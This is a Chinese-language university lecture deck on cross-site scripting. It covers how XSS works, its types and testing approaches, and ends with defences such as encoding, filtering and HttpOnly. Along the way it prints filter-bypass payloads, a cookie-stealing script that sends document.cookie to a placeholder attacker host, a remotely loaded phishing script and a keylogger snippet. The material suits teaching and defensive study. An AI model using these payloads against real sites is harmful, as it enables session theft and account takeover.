



# 第三讲 XSS攻击

陈伟

Email: [chenwei@njupt.edu.cn](mailto:chenwei@njupt.edu.cn)

Tel: 18951896489



# 课程内容

1

XSS攻击原理

2

XSS攻击的分类

3

XSS攻击的条件

4

利用方式

5

防护手段







# XSS攻击的原理

- ❖ XSS攻击叫做HTML注入攻击，英文全称是Cross Site Scripting，原本缩写为CSS，但是为了和层叠样式表（Cascading Style Sheet，CSS）区别，简写为XSS
- ❖ 主要影响用户端的安全，包含用户信息安全、权限安全等
- ❖ 本质上，是将恶意脚本嵌入到当前网页中并（供其他用户）执行的攻击方式。
  - 通常通过“HTML注入”行为篡改网页，并插入恶意JS脚本
  - 利用用户身份在输入参数时附带恶意脚本，提交服务器之后，服务器并没有做任何安全过滤



# 举例：评价功能

- ❖ 用户输入评论（评论处为攻击代码）
- ❖ 服务器接收到评论并存储（入库存储）
- ❖ 前台自动调用评论
- ❖ 任何人触发评论（直接看到攻击代码）
- ❖ 攻击成功

其他买家，需要你的建议哦！

评价商品	
评价服务	
晒图片	 0/5

☒ 匿名评价 提交评价





# XSS攻击的分类

## ❖ 反射型跨站攻击（构造恶意URL）

- 只是将用户输入的数据通过URL的形式直接或未经安全过滤就在浏览器中进行输出
- 诱骗用户点击
- 浏览器-服务器交互

## ❖ 存储型跨站攻击

- 用户输入的数据信息保存在服务器的数据库或文件中
- 用户访问就会触发，有较强的稳定性
- 浏览器-服务器-数据库交互

## ❖ DOM型跨站攻击

- 也算某种反射型，有JS的DOM节点编程改变HTML代码
- 浏览器-服务器交互





# XSS攻击的条件

## ❖ 反射型/DOM型跨站攻击

- 服务器接收到数据，并原样返回给用户
- 服务器没有存储，无法持久化
- 仅针对当次请求有效
- 借助钓鱼、垃圾邮件等手段

## ❖ 存储型跨站攻击

- 服务器端已存储恶意脚本
- 持久性强，危害性大
- 本课程重点分析的对象







# XSS攻击成功的条件



## ❖ 入库处理

- 目标网页有攻击者可控的输入点
- 输入信息可以在受害者的浏览器中显示
- 输入具备功能的可执行脚本，并绕过防护措施

## ❖ 出库处理

- 浏览器打开被污染的页面，作为输入
- 浏览器将输入解析为脚本，并具备执行该脚本的能力



# 漏洞测试的思路

## ❖ 寻找输入点

- 存储型XSS一般发生在留言板、在线信箱。

## ❖ 测试输出位置

- 需要在用户页面上进行展示
- 对于一些不常见的系统，可以通过在回显页面进行搜索
- 有些输入点无法显示，需要“XSS盲打后台”


## ❖ 测试基本跨站代码

- 已发现具体的输入点和输出位置，需要测试
- 经典方式就是“弹窗测试”

XSS盲打后台其实和存储型的xss原理是一样的，不同的地方在于xss盲打的结果你看不到，你不知道它是否存在xss漏洞，因为xss盲打的结果是显示在管理员后端的，但是这并不意味着不存在xss漏洞！只要payload被执行，就存在漏洞！







# XSS进阶测试方法（一些攻击手段，将恶意代码嵌入html页面被浏览器解析）

## ❖ 闭合标签测试

- `<textarea><script>alert (/XSS/) </script></textarea>`
- 因为`<textarea>`，红色部分只会以纯文本展示

## ❖ 但是如果输入

- `</textarea><script>alert (/XSS/) </script>`
- `<textarea></textarea><script>alert (/XSS/) </script>...`





# 大小写混合测试

- ❖ 开发者会将<script>等关键词作为黑名单过滤
  - 但由于XSS跨站的类型变化多样，黑名单很难考虑周全
- ❖ 可采用大小写混合的方式
  - <sCr iPt>alert (/XSS/) </scRipT>
- ❖ 防范时，可以强制大小写转换
  - strtolower(): 转换小写形式
  - strtoupper(): 转换大写形式

**<script>** 标签在 HTML 页面中插入一段 JavaScript: 也可以通过 src 属性指向外部脚本文件





# 多重嵌套测试

- ❖ 通过正则表达式，忽略大小写，可以过滤所有<script>
- ❖ 可尝试构建以下测试代码：
  - <scr<script>ipt>alert (/XSS/) </script>
  - <scr<del>script</del>ipt>alert (/XSS/) </script>







# 宽字节绕过测试

用户提交的内容服务器转义后，用GBK格式显示（浏览器解析）时恰好触发，这和管理员预期的不一样



- ❖ 高级别的防范手段，会对用户输入进行严格检查
- ❖ GBK编码存在宽字节的问题
  - 第一字节（高字节）：0x81-0xFE
  - 第二字节（低字节）：0x40-0x7E, 0x80-0xFE
  - \的编码是0x5C, 正好在低字节
- ❖ %bf' ;<script>alert (/xss/)</script>;//
- ❖ %bf\ ' -> 纒
- ❖ 由于UTF-8的普及，宽字节漏洞越来越少





# 多标签测试

❖ 测试XSS的过程中，能触发弹窗效果的，远不止<script>这一种标签

❖ 跨站代码不尽相同

- 不同浏览器
- 不同的场景
- 不同环境

```
</img>  
  
<iframe src="javascript:alert('xss')/">  
<img src="" style="test:expression(alert('xss')):">  
<img src=x onError=alert('xss')>
```


❖ 许多已公开的XSS Sheet已无法使用

❖ 现在浏览器中的XSS Filter可以针对钓鱼攻击的脚本进行过滤

- 防范反射型跨站效果明显



# XSS攻击的利用方式窃取Cookie（实验1）







# Cook i e利用步骤

## ❖ 注入脚本

<script>

```
document.location='http://www.xxx.com/cookie.php?cookie='  
+document.cookie;
```

</script>

- 前面我们只是利用<scr i pt>alert(' xss')</scr i pt>其实现一个简单的弹窗并没有进一步加以利用

## ❖ 在www.xxx.com上准备好一个cookie.php

document.location将页面内容定位到指定位置，可以实现页面跳转





# 网络钓鱼

## ❖ 攻击者构造如下跨站代码

- ```
<script  
src="http://www.xxx.com/auth.php?id=yvceb3&info=input+y  
our+account">  
</script>
```

❖ 其中域名http://www. xxx. com是攻击者自己的服务器，攻击者提前写好auth. php文件





# 窃取客户端信息

- ❖ 通过JS脚本，攻击者可以获取用户浏览器访问记录、IP地址、开放端口、剪贴板内容、按键记录等许多敏感信息

```
<script>
```

```
function keyDown(){
```

```
var realkey = String.fromCharCode(event.keyCode);
```

```
alert(realkey);}
```

```
document.onkeydown = keyDown;
```

```
</script>
```

js中event.keyCode对应的值就是键盘上每个键的代码







# XSS漏洞的标准防护方法

## ❖ 过滤特殊字符

- 过滤HTML特性
- JavaScript关键字
- 空字符、特殊字符

## ❖ 使用实体化编码

- HTML实体化编码
- JavaScript编码

## ❖ HttpOnly

- 禁止JavaScript访问Cookie

